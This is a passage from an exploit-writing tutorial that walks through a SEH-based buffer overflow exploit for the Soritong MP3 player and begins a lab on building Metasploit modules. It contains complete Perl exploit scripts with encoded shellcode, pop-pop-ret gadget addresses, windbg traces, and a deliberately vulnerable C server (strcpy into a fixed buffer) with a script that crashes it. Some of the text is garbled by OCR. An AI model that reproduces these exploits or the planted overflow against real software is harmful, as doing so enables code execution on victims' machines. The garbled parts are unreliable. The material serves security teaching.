Recommended Bug Title: Exploitable - User Mode Write AV starting at SoriTong!TmC13_5+0x0000000000003ea3
(Hash=0x46305909.0x7f354a3d)

User mode write access violations that are not near NULL are exploitable.
```

After passing the exception to the application (and windbg catching the exception), we see this :

```
0:000> g
(588.58c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=41414141 edx=7c9032bc esi=00000000 edi=00000000
eip=41414141 esp=0012d644 ebp=0012d664 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
<Unloaded_ud.drv>+0x41414140:
41414141 ??              ???
0:000> !exploitable
Exploitability Classification: EXPLOITABLE
```

```
Recommended Bug Title: Exploitable - Read Access Violation at the Instruction Pointer starting at
<Unloaded_ud.drv>+0x0000000041414140 (Hash=0x4d435a4a.0x3e61660a)

Access violations at the instruction pointer are exploitable if not near NULL.
```

Great module, nice work Microsoft :-)

Can you use the shellcode found in the registers to jump to ?
Yes and no. Before Windows XP SP1, you could jump directly to these registers in order to execute the shellcode. But from SP1 and up, a protection mechanism has been plut in place to protect things like that from happening. Before the exception handler takes control, all registers are XOred with each other, so they all point to 0×00000000
That way, when SEH kicks in, the registers are useless.

Advantages of SEH Based Exploits over RET (direct EIP) overwrite stack overflows
In a typical RET overflow, you overwrite EIP and make it jump to your shellcode.


This technique works well, but may cause stability issues (if you cannot find a jmp instruction in a dll, or if you need to hardcode addresses), and it may also suffer from buffer size problems, limiting the amount of space available to host your shellcode.

It's often worth while, every time you have discovered a stack based overflow and found that you can overwrite EIP, to try to write further down the stack to try to hit the SEH chain. "Writing further down" means that you will likely end up with more available buffer space; and since you would be overwriting EIP at the same time (with garbage), an exception would be triggered automatically, converting the 'classic' exploit into a SEH exploit.

Then how can we exploit SEH based vulnerabilities ?
Easy. In SEH based exploits, your junk payload will first overwrite the next SEH pointer address, then the SE Handler. Next, put your shellcode.

When the exception occurs, the application will go to the SE Handler. So you need to put something in the SE Handler so it would go to your shellcode. This is done by faking a second exception, so the application goes to the next SEH pointer.

Since the next SEH pointer sits before the SE Handler, you can already overwritten the next SEH. The shellcode sits after the SE Handler. If you put one and one together, you can trick SE Handler to run pop pop ret, which will put the address to next SEH in EIP, and that will execute the code in next SEH. (So instead of putting an address in next SEH, you put some code in next SEH). All this code needs to do is jump over the next couple of bytes (where SE Handler is stored) and your shellcode will be executed:



Of course, the shellcode may not be right after overwriting SE Handler… or there may be some additional garbage at the first couple of bytes… It's important to verify that you can locate the shellcode and that you can properly jump to the shellcode.

How can you find the shellcode with SEH based exploits ?

First, find the offset to next SEH and SEH, overwrite SEH with a pop pop ret, and put breakpoints in next SEH. This will make the application break when the exception occurs, and then you can look for the shellcode. See the sections below on how to do this.

Building the exploit – Find the "next SEH" and "SE Handler" offsets

We need to find the offset to a couple of places in memory:

- Location where we will overwrite the next SEH (with jump to shellcode)
- Location where we will overwrite the current SE Handler (should be right after the "next SEH" (we need to overwrite this something that will bring us back at next SEH)
- Location of the shellcode

A simple way to do this is by filling the payload with an unique pattern (metasploit rulez again), and then looking for these 3 locations

```
my
$junk="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac".
"6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A".
"f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9".
"Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak".
"6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A".
"n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9".
"Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As".
"6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2A".
"v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9".
"Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba".
```

```
"6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2B".
"d3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9".
"Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi".
"6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2B".
"l3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9".
"Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq".
"6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2B".
"t3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9".
"Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By".
"6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2C".
"b3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9".
"Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg".
"6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2C".
"j3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9".
"Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co";

open (myfile,">ui.txt");
print myfile $junk;
```

Create the ui.txt file.

Open windbg, open the soritong.exe executable. It will start paused, so launch it. The debugger will catch the first chance exception. Don't let it run further allowing the applicaiton to catch the exception, as it would change the entire stack layout. Just keep the debugger paused and look at the seh chain :

```
0:000> !exchain
0012fd64: <Unloaded_ud.drv>+41367440 (41367441)
Invalid exception stack at 35744134
```

The SEH handler was overwritten with 41367441.

Reverse 41367441 (little endian) => 41 74 36 41, which is hex for At6A. You can use this converter if you don't know these by heart: http://www.dolcevie.com/js/converter.html. This corresponds with offset 588. This has taught us two things :

- The SE Handler is overwritten after 588 bytes

- The Pointer to the next SEH is overwritten after 588-4 bytes = 584 bytes. This location is 0x0012fd64 (as shown at the !exchain output)

We know that our shellcode sits right after overwriting the SE Handler. So the shellcode must be placed at 0012fd64+4bytes+4bytes

[Junk][next SEH][SEH][Shellcode]

(next SEH is placed at 0x0012fd64)

Goal : The exploit triggers an exception, goes to SEH, which will trigger another exception (pop pop ret). This will make the flow jump back to next SEH. So all we need to tell "next SEH" is "jump over the next couple of

bytes and you'll end up in the shellcode". 6 bytes (or more, if you start the shellcode with a bunch of NOPs) will do just fine.

The opcode for a short jump is eb, followed by the jump distance. In other words, a short jump of 6 bytes corresponds with opcode eb 06. We need to fill 4 bytes, so we must add 2 NOP's to fill the 4 byte space. So the next SEH field must be overwritten with 0xeb,0×06,0×90,0×90

How exactly does the pop pop ret function when working with SEH based exploits?

When an exception occurs, the exception dispatcher creates its own stack frame. It will push elements from the EH Handler on to the newly created stack (as part of a function prologue). One of the fields in the EH Structure is the EstablisherFrame. This field points to the address of the exception registration record (the next SEH) that was pushed onto the program stack. This same address is also located at ESP+8 when the handler is called. Now if we overwrite the handler with the address of a pop pop ret sequence :

- The first pop will take off 4 bytes from the stack
- The second pop will take another 4 bytes from the stack
- The ret will take the current value from the top of ESP (= the address of the next SEH, which was at ESP+8, but because of the 2 pop's now sits at the top of the stack) and puts that in EIP.

We have overwritten the next SEH with some basic jumpcode (instead of an address), so the code gets executed.

In fact, the next SEH field can be considered as the first part of our shellcode (jumpcode).

Building the exploit – putting all pieces together

After having found the important offsets, we only need the the address of a pop pop ret before we can build the exploit.

When launching Soritong MP3 player in windbg, we can see the list of loaded modules :

```
ModLoad: 76390000 763ad000   C:\WINDOWS\system32\IMM32.DLL
ModLoad: 773d0000 774d3000   C:\WINDOWS\WinSxS\x86_Microsoft...d4ce83\comctl32.dll
ModLoad: 74720000 7476c000   C:\WINDOWS\system32\MSCTF.dll
ModLoad: 755c0000 755ee000   C:\WINDOWS\system32\msctfime.ime
ModLoad: 72d20000 72d29000   C:\WINDOWS\system32\wdmaud.drv
ModLoad: 77920000 77a13000   C:\WINDOWS\system32\setupapi.dll
ModLoad: 76c30000 76c5e000   C:\WINDOWS\system32\WINTRUST.dll
ModLoad: 77a80000 77b15000   C:\WINDOWS\system32\CRYPT32.dll
ModLoad: 77b20000 77b32000   C:\WINDOWS\system32\MSASN1.dll
ModLoad: 76c90000 76cb8000   C:\WINDOWS\system32\IMAGEHLP.dll
ModLoad: 72d20000 72d29000   C:\WINDOWS\system32\wdmaud.drv
ModLoad: 77920000 77a13000   C:\WINDOWS\system32\setupapi.dll
ModLoad: 72d10000 72d18000   C:\WINDOWS\system32\msacm32.drv
ModLoad: 77be0000 77bf5000   C:\WINDOWS\system32\MSACM32.dll
ModLoad: 77bd0000 77bd7000   C:\WINDOWS\system32\midimap.dll
ModLoad: 10000000 10094000   C:\Program Files\SoriTong\Player.dll
ModLoad: 42100000 42129000   C:\WINDOWS\system32\wmaudsdk.dll
ModLoad: 00f10000 00f5f000   C:\WINDOWS\system32\DRMClien.DLL
```

```
ModLoad: 5bc60000 5bca0000   C:\WINDOWS\system32\strmdll.dll
ModLoad: 71ad0000 71ad9000   C:\WINDOWS\system32\WSOCK32.dll
ModLoad: 71ab0000 71ac7000   C:\WINDOWS\system32\WS2_32.dll
ModLoad: 71aa0000 71aa8000   C:\WINDOWS\system32\WS2HELP.dll
ModLoad: 76eb0000 76edf000   C:\WINDOWS\system32\TAPI32.dll
ModLoad: 76e80000 76e8e000   C:\WINDOWS\system32\rtutils.dll
```

We are specifially interested in application specific dlls, so let's find a pop pop ret in that dll. Using findjmp.exe, we can look into that dll and look for pop pop ret sequences (e.g. look for pop edi)

Any of the following addresses should do, as long as it does not contain null bytes

```
C:\Program Files\SoriTong>c:\findjmp\findjmp.exe Player.dll edi | grep pop | grep -v "000"
0x100104F8      pop edi - pop - retbis
0x100106FB      pop edi - pop - ret
0x1001074F      pop edi - pop - retbis
0x10010CAB      pop edi - pop - ret
0x100116FD      pop edi - pop - ret
0x1001263D      pop edi - pop - ret
0x100127F8      pop edi - pop - ret
0x1001281F      pop edi - pop - ret
0x10012984      pop edi - pop - ret
0x10012DDD      pop edi - pop - ret
0x10012E17      pop edi - pop - ret
0x10012E5E      pop edi - pop - ret
0x10012E70      pop edi - pop - ret
0x10012F56      pop edi - pop - ret
0x100133B2      pop edi - pop - ret
0x10013878      pop edi - pop - ret
0x100138F7      pop edi - pop - ret
0x10014448      pop edi - pop - ret
0x10014475      pop edi - pop - ret
0x10014499      pop edi - pop - ret
0x100144BF      pop edi - pop - ret
0x10016D8C      pop edi - pop - ret
0x100173BB      pop edi - pop - ret
0x100173C2      pop edi - pop - ret
0x100173C9      pop edi - pop - ret
0x1001824C      pop edi - pop - ret
0x10018290      pop edi - pop - ret
0x1001829B      pop edi - pop - ret
0x10018DE8      pop edi - pop - ret
0x10018FE7      pop edi - pop - ret
0x10019267      pop edi - pop - ret
0x100192EE      pop edi - pop - ret
0x1001930F      pop edi - pop - ret
0x100193BD      pop edi - pop - ret
0x100193C8      pop edi - pop - ret
0x100193FF      pop edi - pop - ret
0x1001941F      pop edi - pop - ret
0x1001947D      pop edi - pop - ret
0x100194CD      pop edi - pop - ret
0x100194D2      pop edi - pop - ret
0x1001B7E9      pop edi - pop - ret
```

```
0x10018883      pop edi - pop - ret
0x1001BDBA      pop edi - pop - ret
0x1001BDDC      pop edi - pop - ret
0x1001BE3C      pop edi - pop - ret
0x1001D86D      pop edi - pop - ret
0x1001D8F5      pop edi - pop - ret
0x1001E0C7      pop edi - pop - ret
0x1001E812      pop edi - pop - ret
```

Let's say we will use 0x1008de8, which corresponds with

```
0:000> u 10018de8
Player!Player_Action+0x9528:
10018de8 5f             pop     edi
10018de9 5e             pop     esi
10018dea c3             ret
```

(You should be able to use any of the addresses)

Note : as you can see above, findjmp requires you to specify a register. It may be easier to use msfpescan from Metasploit (simply run msfpescan against the dll, with parameter -p (look for pop pop ret) and output everything to file. msfpescan does not require you to specify a register, it will simply get all combinations... Then open the file & you'll see all address. Alternatively you can use memdump to dump all process memory to a folder, and then use msfpescan -M <folder> -p to look for all pop pop ret combinations from memory.

The exploit payload must look like this

```
[584 characters][0xeb,0x06,0x90,0x90][0x10018de8][NOPs][Shellcode]
  junk                next SEH           current SEH
```

In fact, most typical SEH exploits will look like this :

Buffer padding	short jump to stage 2	pop/pop/ret address	stage 2 (shellcode)
Buffer	next SEH	SEH	

In order to locate the shellcode (which *should* be right after SEH), you can replace the 4 bytes at "next SEH" with breakpoints. That will allow you to inspect the registers. An example :

```
my $junk = "A" x 584;

my $nextSEHoverwrite = "\xcc\xcc\xcc\xcc";  #breakpoint

my $SEHoverwrite = pack('V',0x1001E812); #pop pop ret from player.dll

my $shellcode = "1ABCDEFGHIJKLM2ABCDEFGHIJKLM3ABCDEFGHIJKLM";

my $junk2   = "\x90" x 1000;

open(myfile,'>ui.txt');
```

```
print myfile $junk.$nextSEHoverwrite.$SEHoverwrite.$shellcode.$junk2;
(e1c.fbc): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00130000 ebx=00000003 ecx=ffffff90 edx=00000090 esi=0017e504 edi=0012fd64
eip=00422e33 esp=0012da14 ebp=0012fd38 iopl=0         nv up ei ng nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010296
*** WARNING: Unable to verify checksum for SoriTong.exe
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for SoriTong.exe
-
SoriTong!TmC13_5+0x3ea3:
00422e33 8810            mov     byte ptr [eax],dl          ds:0023:00130000=41
0:000> g
(e1c.fbc): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=1001e812 edx=7c9032bc esi=0012d72c edi=7c9032a8
eip=0012fd64 esp=0012d650 ebp=0012d664 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
<Unloaded_ud.drv>+0x12fd63:
0012fd64 cc              int     3
```

So, after passing on the first exception to the application, the application has stopped because of the breakpoints at nSEH.

EIP currently points at the first byte at nSEH, so you should be able to see the shellcode about 8 bytes (4 bytes for nSEH, and 4 bytes for SEH) further down :

```
0:000> d eip
0012fd64  cc cc cc cc 12 e8 01 10-31 41 42 43 44 45 46 47  ........1ABCDEFG
0012fd74  48 49 4a 4b 4c 4d 32 41-42 43 44 45 46 47 48 49  HIJKLM2ABCDEFGHI
0012fd84  4a 4b 4c 4d 33 41 42 43-44 45 46 47 48 49 4a 4b  JKLM3ABCDEFGHIJK
0012fd94  4c 4d 90 90 90 90 90 90-90 90 90 90 90 90 90 90  LM..............
0012fda4  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012fdb4  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012fdc4  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012fdd4  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```


Perfect, the shellcode is visible and starts exactly where we had expected. WE have used a short string to test the shellcode, it may be a good idea to use a longer string (just to verify that there are no "holes" in the shellcode anywhere). If the shellcode starts at an offset of where it should start, then you'll need to modify the jumpcode (at nSEH) so it would jump further.

Now we are ready to build the exploit with real shellcode (and replace the breakpoints at nSEH again with the jumpcode)

```
# Exploit for Soritong MP3 player
#

my $junk = "A" x 584;

my $nextSEHoverwrite = "\xeb\x06\x90\x90";  #jump 6 bytes

my $SEHoverwrite = pack('V',0x1001E812); #pop pop ret from player.dll

# win32_exec -  EXITFUNC=seh CMD=calc Size=343 Encoder=PexAlphaNum http:
```

```
my $shellcode =
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49\x49".
"\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36".
"\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34".
"\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41".
"\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4a\x4e\x46\x44".
"\x42\x30\x42\x50\x42\x30\x4b\x38\x45\x54\x4e\x33\x4b\x58\x4e\x37".
"\x45\x50\x4a\x47\x41\x30\x4f\x4e\x4b\x38\x4f\x44\x4a\x41\x4b\x48".
"\x4f\x35\x42\x32\x41\x50\x4b\x4e\x49\x34\x4b\x38\x46\x43\x4b\x48".
"\x41\x30\x50\x4e\x41\x43\x42\x4c\x49\x39\x4e\x4a\x46\x48\x42\x4c".
"\x46\x37\x47\x50\x41\x4c\x4c\x4c\x4d\x50\x41\x30\x44\x4c\x4b\x4e".
"\x46\x4f\x4b\x43\x46\x35\x46\x42\x46\x30\x45\x47\x45\x4e\x4b\x48".
"\x4f\x35\x46\x42\x41\x50\x4b\x4e\x48\x46\x4b\x58\x4e\x30\x4b\x54".
"\x4b\x58\x4f\x55\x4e\x31\x41\x50\x4b\x4e\x4b\x58\x4e\x31\x4b\x48".
"\x41\x30\x4b\x4e\x49\x38\x4e\x45\x46\x52\x46\x30\x43\x4c\x41\x43".
"\x42\x4c\x46\x46\x4b\x48\x42\x54\x42\x53\x45\x38\x42\x4c\x4a\x57".
"\x4e\x30\x4b\x48\x42\x54\x4e\x30\x4b\x48\x42\x37\x4e\x51\x4d\x4a".
"\x4b\x58\x4a\x56\x4a\x50\x4b\x4e\x49\x30\x4b\x38\x42\x38\x42\x4b".
"\x42\x50\x42\x30\x42\x50\x4b\x58\x4a\x46\x4e\x43\x4f\x35\x41\x53".
"\x48\x4f\x42\x56\x48\x45\x49\x38\x4a\x4f\x43\x48\x42\x4c\x4b\x37".
"\x42\x35\x4a\x46\x42\x4f\x4c\x48\x46\x50\x4f\x45\x4a\x46\x4a\x49".
"\x50\x4f\x4c\x58\x50\x30\x47\x45\x4f\x4f\x47\x4e\x43\x36\x41\x46".
"\x4e\x36\x43\x46\x42\x50\x5a";

my $junk2   = "\x90" x 1000;

open(myfile,'>ui.txt');

print myfile $junk.$nextSEHoverwrite.$SEHoverwrite.$shellcode.$junk2;
```

Create the ui.txt file and open soritong.exe directly (not from the debugger this time)



pwned !

Now let's see what happened under the hood. Put a breakpoint at the beginning of the shellcode and run the soritong.exe application from windbg again :

First chance exception :

The stack (ESP) points at 0x0012da14

```
eax=00130000 ebx=00000003 ecx=ffffff90 edx=00000090 esi=0017e4ec edi=0012fd64
eip=00422e33 esp=0012da14 ebp=0012fd38 iopl=0         nv up ei ng nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010296
```

```
0:000> !exchain
0012fd64: *** WARNING: Unable to verify checksum for C:\Program Files\SoriTong\Player.dll
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program Files\SoriTong\Player.dll -
Player!Player_Action+9528 (10018de8)
Invalid exception stack at 909006eb
```

Note that the SEH Handler points at 10018de8 (which is the pop pop ret). When we allow the application to run again, the pop pop ret will execute and will trigger another exception.

When that happens, the "BE 06 90 90" code will be executed (the next SEH) and EIP will point at 0012fd6c, which is our shellcode :

```
0:000> g
(f0c.b80): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=10018de8 edx=7c9032bc esi=0012d72c edi=7c9032a8
eip=0012fd6c esp=0012d650 ebp=0012d664 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
<Unloaded_ud.drv>+0x12fd6b:
0012fd6c cc              int     3
0:000> u 0012fd64
<Unloaded_ud.drv>+0x12fd63:
0012fd64 eb06            jmp     <Unloaded_ud.drv>+0x12fd6b (0012fd6c)
0012fd66 90              nop
0012fd67 90              nop
0:000> d 0012fd60
0012fd60  41 41 41 41 [illegible]-e8 8d 01 10 cc eb 03 59  AAAA..........Y
0012fd70  eb 05 e8 f8 ff ff ff 4f-49 49 49 49 49 49 51 5a  .......OIIIIIIQZ
0012fd80  56 54 58 36 33 30 56 58-34 41 30 42 36 48 48 30  VTX630VX4A0B6HH0
0012fd90  42 33 30 42 43 56 58 32-42 44 42 48 34 41 32 41  B30BCVX2BD8H4A2A
0012fda0  44 30 41 44 54 42 44 51-42 30 41 44 41 56 58 34  D0ADTBDQB0ADAVX4
0012fdb0  5a 38 42 44 4a 4f 4d 4e-4f 4a 4e 46 44 42 30 42  Z8BDJOMNOJNFDB0B
0012fdc0  50 42 30 4b 38 45 54 4e-33 4b 58 4e 37 45 50 4a  PB0K8ETN3KXN7EPJ
0012fdd0  47 41 30 4f 4e 4b 38 4f-44 4a 41 4b 48 4f 35 42  GA0ONK8ODJAKHO5B
```

- **41 41 41 41** : last characters of buffer
- [illegible] : next SEH, do a 6byte jump
- **e8 8d 01 10** : current SE Handler (pop pop ret, which will trigger the next exception, making the code go to the next SEH pointer and run "eb 06 90 90")
- **cc eb 03 59** : begin of shellcode (WE added a \xcc which is the breakpoint), at address 0x0012fd6c

Lab #3
Weaponizing Exploits Into Metasploit Modules

In the first two labs, we have discussed some common vulnerabilities that can lead to two types of exploits : stack based buffer overflows (with direct EIP overwrite), and stack based buffer overflows that take advantage of SEH chains. In these examples, we have used perl to demonstrate how to build a working exploit.

Obviously, writing exploits is not limited to perl only. You can guess that every programming language could be used to write exploits… so you can just pick the one that you are most familiar with. (python, c, c++, C#, etc)

Despite the fact that these custom written exploits will work just fine, it may be nice to be able to include your own exploits in the metasploit framework in order to take advantage of some of the unique metasploit features.

So today, you are going to learn how exploits can be written as a metasploit module.

Metasploit modules are writting in ruby. Even if you don't know a lot about ruby, you should still be able to write a metasploit exploit module based on this lab and the existing exploits available in metasploit.

Metasploit exploit module structure

A typical metasploit exploit module consists of the following components :

- header and some dependencies
  - Some comments about the exploit module
  - require 'msf/core'
- class definition
- includes
- "def" definitions :
  - initialize
  - check (optional)
  - exploit

You can put comments in your metasploit module by using the # character. That's all we need to know for now, let's look at the steps to build a metasploit exploit module.

Case study : building an exploit for a simple vulnerable server

We'll use the following vulnerable server code (written in C) to demonstrate the building process :

```
#include <iostream.h>
#include <winsock.h>
#include <windows.h>


#pragma comment(lib, "            ")


#define SS_ERROR 1
#define SS_OK 0

void pr( char *str)
{
```

```
    char buf[500]="";
    strcpy(buf,str);
}
void sError(char *str)
{
    MessageBox (NULL, str, "              " ,MB_OK);
    WSACleanup();
}

int main(int argc, char **argv)
{

WORD sockVersion;
WSADATA wsaData;

int rVal;
char Message[5000]="";
char buf[2000]="";

u_short LocalPort;
LocalPort = 200;


sockVersion = MAKEWORD(1,1);
WSAStartup(sockVersion, &wsaData);


SOCKET serverSocket = socket(AF_INET, SOCK_STREAM, 0);

if(serverSocket == INVALID_SOCKET)
{
    sError("                ");
    return SS_ERROR;
}

SOCKADDR_IN sin;
sin.sin_family = PF_INET;
sin.sin_port = htons(LocalPort);
sin.sin_addr.s_addr = INADDR_ANY;


rVal = bind(serverSocket, (LPSOCKADDR)&sin, sizeof(sin));
if(rVal == SOCKET_ERROR)
{
    sError("              ");
    WSACleanup();
    return SS_ERROR;
}


rVal = listen(serverSocket, 10);
if(rVal == SOCKET_ERROR)
{
    sError("                ");
    WSACleanup();
    return SS_ERROR;
}
```

```
SOCKET clientSocket;
clientSocket = accept(serverSocket, NULL, NULL);
if(clientSocket == INVALID_SOCKET)
{
   sError("                ");
   WSACleanup();
   return SS_ERROR;
}

int bytesRecv = SOCKET_ERROR;
while( bytesRecv == SOCKET_ERROR )
{

   bytesRecv = recv( clientSocket, Message, 5000, 0 );

   if ( bytesRecv == 0 || bytesRecv == WSAECONNRESET )
   {
      printf( "                          ");
      break;
   }
}


pr(Message);


closesocket(clientSocket);

closesocket(serverSocket);

WSACleanup();

return SS_OK;
}
```

Compile the code and run it on a Windows 2003 server R2 with SP2. (WE have used lcc-win32 to compile the code)

When you send 1000 bytes to the server, the server will crash.

The following perl script demonstrates the crash :

```
use strict;
use Socket;
my $junk = "    " x1000;

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;

my $proto = getprotobyname('tcp');

# get the port address
my $iaddr = inet_aton($host);
```

```
my $paddr = sockaddr_in($port, $iaddr);

print "                          ";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "          ";
print "                                        ";
connect(SOCKET, $paddr) or die "              ";

print "                         ";
print SOCKET $junk."  ";

print "                     ";

close SOCKET or die "          ";
```

The vulnerable server dies, and EIP gets overwritten with A's

```
0:001> g
(e00.de0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012e05c ebx=7ffd6000 ecx=00000000 edx=0012e446 esi=0040bdec edi=0012ebe0
eip=41414141 esp=0012e258 ebp=41414141 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010212
